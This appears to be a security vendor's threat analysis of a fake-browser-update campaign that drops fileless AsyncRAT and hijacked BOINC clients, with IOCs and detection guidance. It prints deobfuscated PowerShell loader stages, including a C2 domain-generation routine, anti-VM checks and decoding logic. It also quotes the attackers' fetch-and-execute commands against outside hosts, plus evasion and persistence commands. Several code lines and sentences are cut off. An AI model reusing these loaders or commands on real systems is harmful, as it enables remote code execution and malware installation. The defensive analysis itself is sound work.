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Fake Browser Updates Lead to BOINC Volunteer Computing Software

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
Beginning on July 4, 2024, Huntress observed new behaviors in conjunction with malware typically called SocGholish or FakeUpdates. This is a large malware group, with a number of new campaigns and similar malware emerging over the past couple of years. Huntress has written about SocGholish previously, and many of these same behaviors haven't changed. The infections typically begin as a result of a user visiting a compromised website, which results in a fake browser update prompt to the user. Downloading and launching the update executes malicious code that typically downloads more malware to the host. In past SocGholish infections, this has led to the

Categories

Threat Analysis

Infection Chain



Initial Access

As is typically the case with SocGholish infections, a malicious Javascript file is responsible for downloading the later stages of the killchain. In this particular case, two disjointed chains occur, with one resulting in a fileless variant of AsyncRAT and the other ending in a malicious BOINC (Berkeley Open Infrastructure Network Computing Client) installation. The second stage for both are hosted on `rzegzwre[.]top`, but the BOINC chain is accessed by IP directly.

The PowerShell loaders are all heavily obfuscated, with most

Fileless AsyncRAT Installation

Stage 1:

There isn't much to this stage, it attempts an AMSI bypass using a technique detailed in a blog post by MDSec. Then, it makes a curl request to pull down the next stage.

```
# Create the seed for the DGA
$random = New-Object System.Random([int]((((Get-Date).DayOfYear +
$domain = ""

# Generate the C2 URL using the seed
for ($i = 0; $i -lt 15; $i++) {
    $domain += "abcdefghijklmn"[$random.Next(0, 14)]
}

# Construct
$stage2_url = "http://" + $domain + ".top/" + $domain[0..1] -join

# Download the next stage and run it
$webclient_obj = (New-Object System.Net.WebClient).DownloadString(
Invoke-Expression $webclient_obj
```

stage1 hosted with ❤ by GitHub view raw

Stage 2:

This portion of the chain is responsible for decoding, decrypting, and decompressing Stage 3 of the PowerShell loader. This technique is used several times throughout the various

4. Run the result using IEX

```
$asciiEncoding = [system.text.encoding]::ascii

function DecryptAndDecompressStage3 {
    param ( $encodedString )
    $decodedBytes = [system.convert]::FromBase64String($encodedStr
    $key = $asciiEncoding.GetBytes("bj3rtga4myi5")
    $decryptedBytes = @()

    for ($i = 0; $i -lt $decodedBytes.length; ) {
        for ($j = 0; $j -lt $keyBytes.length; $j++) {
            $decryptedBytes += $decodedBytes[$i] -bxor $key[$j]
            $i++
            if ($i -ge $decodedBytes.Length) {
                break
            }
        }
    }

$memoryStream = New-Object System.IO.MemoryStream (,$decryptedByte
$outputStream = New-Object System.IO.MemoryStream
$gzipStream = New-Object System.IO.Compression.GzipStream ($memory
$gzipStream.CopyTo($outputStream)
$gzipStream.Close()
$memoryStream.Close()

[byte[]]$result = $outputStream.ToArray()
return $result
}
```

stage2-decoding-function hosted with ❤ by GitHub view raw




Figure 1: CyberChef recipe to decode the obfuscated AsyncRAT PowerShell commands.

Stage 3:

This stage primarily revolves around Anti-VM functionality. It makes use of several well-known techniques to build up a "VM threshold" score that's submitted as a parameter in the cURL request to get to the next stage.

```
1   $global:bjyozlsw = $executioncontext
2   $yzdgqukc = (get-mpcomputerstatus)."IsVirtualMachine"
3   switch ($true){
4       { $yzdgqukc -eq $true } {
5           $lbuzgcrjsh += 89357076423
6           break
7       }
```

```
14          break
15      }
16  }
17  $steawojpuvqil = (get-wmiobject "Win32_VideoController") | select-
18  switch ($true){
19      { $steawojpuvqil -match "Intel" -or $steawojpuvqil -match "Sea
20          $lbuzgcrjsh += 48523965806
21          break
22      }
23      { $steawojpuvqil -match "Internal" -or $steawojpuvqil -match "
24          $lbuzgcrjsh += 858682778
25          break
26      }
27      { $steawojpuvqil.length -le 3 } {
28          $lbuzgcrjsh += 858682778
29          break
30      }
31  }
32  $vjxdsbgrwk = (get-ciminstance "Win32_PnPEntity" -property ("Devic
33  switch ($true){
34      { $vjxdsbgrwk -like "VBOX") } {
35          $lbuzgcrjsh += 85326496687
36          break
37      }
38      { $vjxdsbgrwk -like "*VMWVM*" } {
39          $lbuzgcrjsh += 37190077678
40          break
41      }
42      { $vjxdsbgrwk -like "DEV_VMBUS" } {
43          $lbuzgcrjsh += 48327675524
44          break
45      }
46      { $vjxdsbgrwk -like "*VMWARE*" } {
```

```
$lbuzgcrjsh += 320833415
$lbuzgcrjsh += 537410027
```

stage3 hosted with ❤ by GitHub view raw

It then makes use of the same Domain Generation Algorithm (DGA) used in previous stages to make a cURL request to fetch the final stage.

```
$nyiprvqdbxcw = new-object System.Random([int]((((get-date).dayofy
for ($zhwvcnb = 0;$zhwvcnb -lt 15;$zhwvcnb++) {
    $adqopnkjz += "abcdefghijklmn"[$nyiprvqdbxcw.next(0, 14)]
}
$ea5npqrct2w94d8 = $adqopnkjz + ".top"
$w2lsb73c9azh54j=-join ((48..57) + (97..122) | Get-Random -Count 1
$1xmzd28jk5elua3=-join ((48..57) + (97..122) | Get-Random -Count 5
$sny3zg257i18aqc="$($w2lsb73c9azh54j)$($findom)";
$global:block=(curl -useb "http[:]//$ea5npqrct2w94d8/$sny3zg257i18
iex $global:block
```

download-final hosted with ❤ by GitHub view raw

Final Payload:

The final payload is a similarly obfuscated version of AsyncRAT, which reaches out to a C2 server at **`ga1yo3wu78v48hh[.]top`**.

The domains used here were registered recently to a registrar of "NICENIC INTERNATIONAL GROUP Co., Limited" and a registrant country of South Africa. This is a very similar network infrastructure to that noted by AT&T Alien Labs in January 2024 used by an adversary to install AsyncRAT.

Figure 3: The domain used by the final AsyncRAT payload.

Using Validin, we can clearly see the changes in the current C2 domain over time as a result of the DGA.

Figure 4: Validin visualization of C2 infrastructure over time.

BOINC Software Installed

The PowerShell WebRequest (using the "cURL" alias) in Stage 3 results in a number of files dropped to disk. The script then removes some indicators and then creates a scheduled task that executes a suspicious file from the `%appdata%` directory.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c curl -useb 216.245.184[.]105/1.php?s=boicn| iex
```

Figure 5: Output from malicious PowerShell commands that creates a scheduled task.

Reviewing PowerShell Operational Event Logs (**ID 4104**), with

which utilizes numbers from 0 to [Int32]::MaxValue). Then it sets the full path and creates the directory.

It creates a list of possible names to use to name an executable file (with one possibility being to use none of these options, which would result in just `.exe` as the file name).

It then removes the script that was dropped (downloaded as a result of the PS IWR command) and creates a file name for a ZIP file that gets downloaded and writes contents to the file.

It decompresses a ZIP file that was written to the host, deletes the ZIP file, and renames a file called BOINC.exe to a randomly selected name from the list created previously.

It creates the Scheduled Task that'll execute BOINC using one of the names defined here.

Figure 6: Strings from the process memory of PowerShell showing

```
"C:\Windows\system32\schtasks.exe" /run /tn
System_Health_Service_790926033
```

It creates a registry value.

This is a unique misspelling of the word "Experience" that's been used in the past in conjunction with the name of a registry run key used to store an often renamed version of NetSupport, used maliciously as C2. The registry key created here is just a simple Value containing only the number "1". This may be used to mark the host as infected.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powers
hell.exe" new-ItemProperty -Path
"HKCU:\Software\Microsoft" -Name ExpirienceHost -
Value 1
```

Why BOINC?

While much of this activity is not new to SocGholish malware, the use of the software BOINC in the scheduled tasks is relatively unusual. BOINC is an open source software that can be found on GitHub. The readme file in the project describes it as "a software platform for 'volunteer computing': large-scale distributed high-throughput computing using volunteered home computers and other resources."

BOINC facilitates connection to a remote server that can collect information and send tasks to the host for execution. The intention is to use "donated" computer resources to contribute to the work of various legitimate science projects. It's similar to a cryptocurrency miner in that way (using computer resources to do work), and it's actually designed to reward users with a specific type of cryptocurrency called Gridcoin, designed for this purpose.

Figure 8: Gridcoin logo

Figure 9: Gridcoin website with link to the BOINC project

Typical use of BOINC would include selecting legitimate projects from official servers (like `Rosetta@home`) and receiving and completing these tasks along with the Gridcoin rewards (offered only for completing legitimate, official tasks for real BOINC projects, according to an admin's post on the forums).

These malicious installations of BOINC come configured to connect not to one of the legitimate BOINC servers but instead to a look-a-like server such as `Rosettahome[.]top`. From a malicious server, host data can be collected, files can be transferred, and any number of tasks can be sent down to the hosts and executed. So basically it can operate as a C2––one that looks like it's used to donate to science but instead is used by threat actors. These host connections could be sold off as

The BOINC Project Administrators and community are aware of the ongoing misuse of the software, as forum posts going back to June 26, 2024 mention the same TTPs observed by Huntress. We also reached out to the BOINC Project to let them know we have also been observing and tracking these behaviors.

Figure 10: Initial forum post from a Project Administrator about the software being used maliciously.

Figure 11: Summary post of the details that BOINC was aware of the unauthorized use of the software that was being reported.

The same behaviors observed by the user on the forum were also observed by Huntress, down to the same file paths, server domains, and even file names for the BOINC client that was used. A recent OTX pulse created on July 12, 2024 also shows many of the same domains, IP addresses, files, and TTPs observed by Huntress.

- Malicious software is installed as a service
- Copies of BOINC are downloaded to the `C:\USERNAME\AppData\Roaming` folder and to several subfolders
- BOINC client executables are renamed to: `.exe`, `gupdate.exe`, `SecurityHealthService.exe`, `whost.exe`, and `trustedinstaller.exe`

This was one of two similar malicious BOINC servers, with one of them containing over 8,000 active connections.

Server initialization is recorded in the project status page, so we can see that `RosettaHome[.]top` was started on June 15, 2024 at 13:58:29 UTC.

Figure 12: A host name "rosettatest" shown connected to the server.

Another server at `rosettahome[.]cn` was started at the exact same time.

Both hosts attempted to obscure and hide user statistics by removing `/rosettahome/about.php`. However, they both retained the alternative lookup methods:

`/rosettahome/show_user.php?userid=<ID>`

and

`/rosettahome/hosts_users.php`.

Enumeration of projects is still possible via these pages.

Using these exposed client lists, we're able to determine the total machines connected to each of these C2 servers over time:

8,453 clients connected to `rosettahome[.]cn` as of 12:45PM

1,579 clients connected to **rosettahome[.]top** as of 12:45PM PST on July 15, 2024:

Figure 14: Hosts connected to the second malicious BOINC server observed.

Interestingly, as of 12:58PM PST on July 15, both servers we observed showed no tasks had been executed on the hosts, meaning that no functionality of the BOINC communication protocols, such as tasks or computing, appeared to have ever been issued.

Figure 15: Malicious server Project Status page.

Figure 16: Second malicious server Project Status page.

Both domains used for these servers were recently created:

Figure 17: WHOIS info for **rosettahome[.]top**

Figure 19: VirusTotal Passive DNS info for malicious IP address

The files seen communicating to the domain are related to the BOINC software (these XML files are part of the standard BOINC configuration).

Figure 20: VirusTotal showing files connecting to the malicious domain.

The motivation and intent of the threat actor by loading this software onto infected hosts isn't clear at this point. We don't have clear evidence that any additional malware has been loaded in the cases we've seen. It's possible to load additional software both during the installation of BOINC and as tasks from the remote BOINC servers, but we haven't observed either occurring (our ability to investigate and collect artifacts was often limited as the hosts were taken offline post-infection or remediated). Infected clients actively connecting to malicious BOINC servers present a fairly high risk, as there's potential for a motivated threat actor to misuse this connection and execute any number of malicious commands or software on the host to further escalate privileges or move laterally through a network and compromise an entire domain.

Persistence

ASYNC RAT Scheduled Task:

```
"command_with_args": "conhost --headless powershell
"description": "Maintenance task",
"name": "Get-PhysicalExtentAssociation_QoS",
"task_file": "C:\\Windows\\System32\\Tasks\\Get-Phy
```

BOINC Scheduled Task:

```
"command_with_args": "C:\\Users\\<redacted>\\AppDat
"name": "CleanUpMgrTask_1322139014",
"task_file": "C:\\Windows\\System32\\Tasks\\CleanUp
"working_directory": "C:\\Users\\<redacted>1\\AppDa
```

Scheduled Task Name (Base64 encoded command to disable some internet/firewall settings):

```
Google_Maintenance_Worker
```

Scheduled Task Name (AsyncRAT):

```
Get-PhysicalExtentAssociation_QoS
```

Scheduled Task Names (BOINC client):

```
CleanUpMgrTask_[0-9]{,110}

_[0-9]{8,10}
```

Associated Malware Families

There's a growing number of campaigns and malware with overlapping techniques, especially using fake browser updates as the initial access method. The TTPs observed here overlap most closely with SocGholish, which is most known for using the initial malicious file called `update.js` as opposed to other naming conventions used by similar malware that include version numbers or the word "installer" or the name of a specific browser in the file name. Some of the follow-up activities, such as the installation of AsyncRAT also follow most closely with SocGholish. Palo Alto's Unit42 observed similar TTPs in February 2024, including the use of a similarly named `.log` file (containing the obfuscated AsyncRAT PowerShell) called by a headless `conhost.exe` command in a scheduled task, and similarly named C2 domain names created by DGA.

Behaviors Overlapping with SocGholish/FakeUpdates

- Initial Access method (`update.js` Fake Browser Update)

Figure 21: Microsoft Defender Detection for FakeUpdates

Behaviors Overlapping with AsyncRAT

- PowerShell download using `.log` file containing obfuscated code
- PowerShell commands from headless `conhost.exe`
- Persistence executing PowerShell commands
- C2 server using DGA domains ending in `.top`

The behaviors and indicators observed were consistent with previously seen methods for using fileless AsyncRAT (as opposed to the C# binary version) executed by PowerShell. The specific method for persistence (using Conhost commands in scheduled tasks) is also consistent with previously observed AsyncRAT. The domains we observed were similar to those noted by others as being used with AsyncRAT.

Detection Opportunities

The use of well-known, typical malware families such as SocGholish and AsyncRAT together provides excellent

weren't detected. This is what happened in this case. Familiar and consistent behaviors led to uncovering some new behaviors that can be detected in the future as well.

Detection Opportunity #1: Execution of BOINC Software

While BOINC is legitimate software, its use should be rare (especially on systems at a business or organization). So in most environments, detecting any time BOINC is installed would be an easy way to stop any attacks that try to utilize it.

Sigma Rule - Potential BOINC Software Execution
YARA Rule - BOINC Software Signature

Much more rare than using `BOINC.exe` legitimately would be the use of the BOINC client software that has been renamed to something else. There are a number of methods that could be used to detect this behavior in this attack:

- **Process creation** using `BOINC.exe` (Original File Name) with a process name other than `BOINC.exe`
- **Windows PowerShell Event Log ID 4104** (with ScriptBlock logging enabled) that contains the string: `rename-item "boinc.exe"` as seen in the malicious script used in this attack

Sigma Rule - Renamed BOINC

Monitor for a **Scheduled Task** that executes `BOINC.exe`

form in the 4104 PowerShell Operational Event Logs) that could be interesting to hunt for, such as using predefined variables in the commands to create the task itself.

```
Register-ScheduledTask -Action $Action -Trigger $Trigger -TaskName "$tasknm" -Settings $Settings; Schtasks.exe /r /tn "$taskm"
```

Windows Security Event ID 4698 monitors Scheduled Task creation. Monitor these events for any suspicious new tasks in your environment that may execute software from suspicious new locations, such as subdirectories under `%appdata%` directory.

Detection Opportunity #2: Suspicious PowerShell

Monitor for web traffic and process data (especially PowerShell downloads and Web-Requests) reaching out to suspicious `.top` domains (likely created by a Domain Generation Algorithm) and investigate the source for possible SocGholish or AsyncRAT malware.

In this infection, and commonly observed in AsyncRAT commands and scheduled tasks, we observed the use of `conhost.exe` with the `--headless` parameter to execute PowerShell commands (which made connections to the C2 server). While `conhost.exe` is sometimes run this way by legitimate software, it's not typically

Detection Opportunity #3: Suspicious Process Name

The PowerShell script used to download BOINC to the host also renamed the executable file from a list of names and a command to randomly choose a name from the list. This process included an option to not use a name at all, and we observed the BOINC software running as a process with no process name at all. The process name was simply `.exe`. While in rare cases this may be used legitimately, it should be rare. We recommend investigating any process with no file name (just a file extension and file path).

Sigma Rule - Process with No Name

IOCs

Network Indicators

IP	Domain	Usage
64.7.199[.]144	rosetta[.]top	Malicious BOINC Server
104.238.34[.]204	rosetta[.]top	Malicious BOINC Server
104.200.73[.]68	rosetta[.]cn	Malicious BOINC Server

5.161.214[.]209	ga1yo3wu78v48hh[.]top	C2 Server

File Indicators

File	Hash
(Renamed BOINC.exe) Securityhealthservice.exe, Trustedinstaller.exe, Gupdate.exe, ghost.exe, .exe	91e405e8a527023fb8696624e70498ae83660fe6757cef4871ce9bcc659264d3
update.js	4716011ca9325480069bffeb2bbe0629fec6e5f69746f2e47f0a6894f2858c0b
update.js	380bd5f097b8501618cf8b312d68e97b3220c31172f82973fce3084157caa15e
Disable-NetAdapterPacketDirect.log	c5bfe4ddcf576b432f4e6ccce10dd3d219ee5f54497e0cc903671783924414a6
Get-PhysicalExtentAssociation_QoS.log	01a8aeb0b350a1325c86c69722affd410ff886881a405743e1adb23538eff119

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powers
hell.exe" -w h -c "iwr -usebasicparsing
http://rzegzwre.top/f23.svg |iex"

"C:\Windows\System32\WindowsPowerShell\v1.0\powers
hell.exe" -c curl -useb 216.245.184.105/1.php?
s=boicn| iex
```

Discovery Command:

```
"C:\Windows\system32\net.exe" localgroup
Administrators
```

Command and Control:

```
"C:\\Windows\\system32\\conhost.EXE" --headless pow
```

Defense Evasion:

```
"netsh.exe" firewall add allowedprogram C:\Program
Files\SentinelOne\Sentinel Agent
23.2.3.358\SentinelDotNetFx.dll SystemUpdate
ENABLE
```

These commands don't appear in Microsoft's Official Azure PowerShell documentation for 12, 11, or Azure 10 PowerShell. They could potentially be an alias to the Get-SMBSession and Remove-NetEventSession commands based on the name.

Get-SmbSession - This retrieves information about the Server Message Block (SMB) sessions that are currently established between the SMB server and the associated clients. This could be used to discover other network systems and facilitate potential lateral movement.

Remove-NetEventSession - This is to reset the network connection and stop logging of network events on that interface.

MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Name	Description
Execution	T1059	Command and Scripting Interpreter	Powershell used to download payload
	T1059.001	Powershell	Executed powershell scripts and commands
	T1059.003	Windows Command Shell	Used headless conhost.exe

			Async RAT payload Created scheduled Tasks to execute BOINC software
Defense evasion	T1027	Obfuscated Files or Information	Used obfuscated javascript file
	T1027.010	Command Obfuscation	Used obfuscated powershell commands
	T1112	Modify Registry	Added value to registry key
	T1036.004	Masquerading: Masquerade Task or Service	Masqueraded as legitimate Windows services/tasks. Masqueraded as Mozilla and Google-related tasks.
	T1070.004	File Removal	Removed zip file that was

	T1553	Subvert Trust Controls	Used legitimate software with a valid signature (BOINC)
Discovery	T1082	System Information Discovery	Ran command to discover members of the local administrators group
C&C	T1071.001	Application Layer Protocol: Web Protocols	Async RAT C2 communication BOINC software communication to server
	T1105	Tool Ingress	Download BOINC Software

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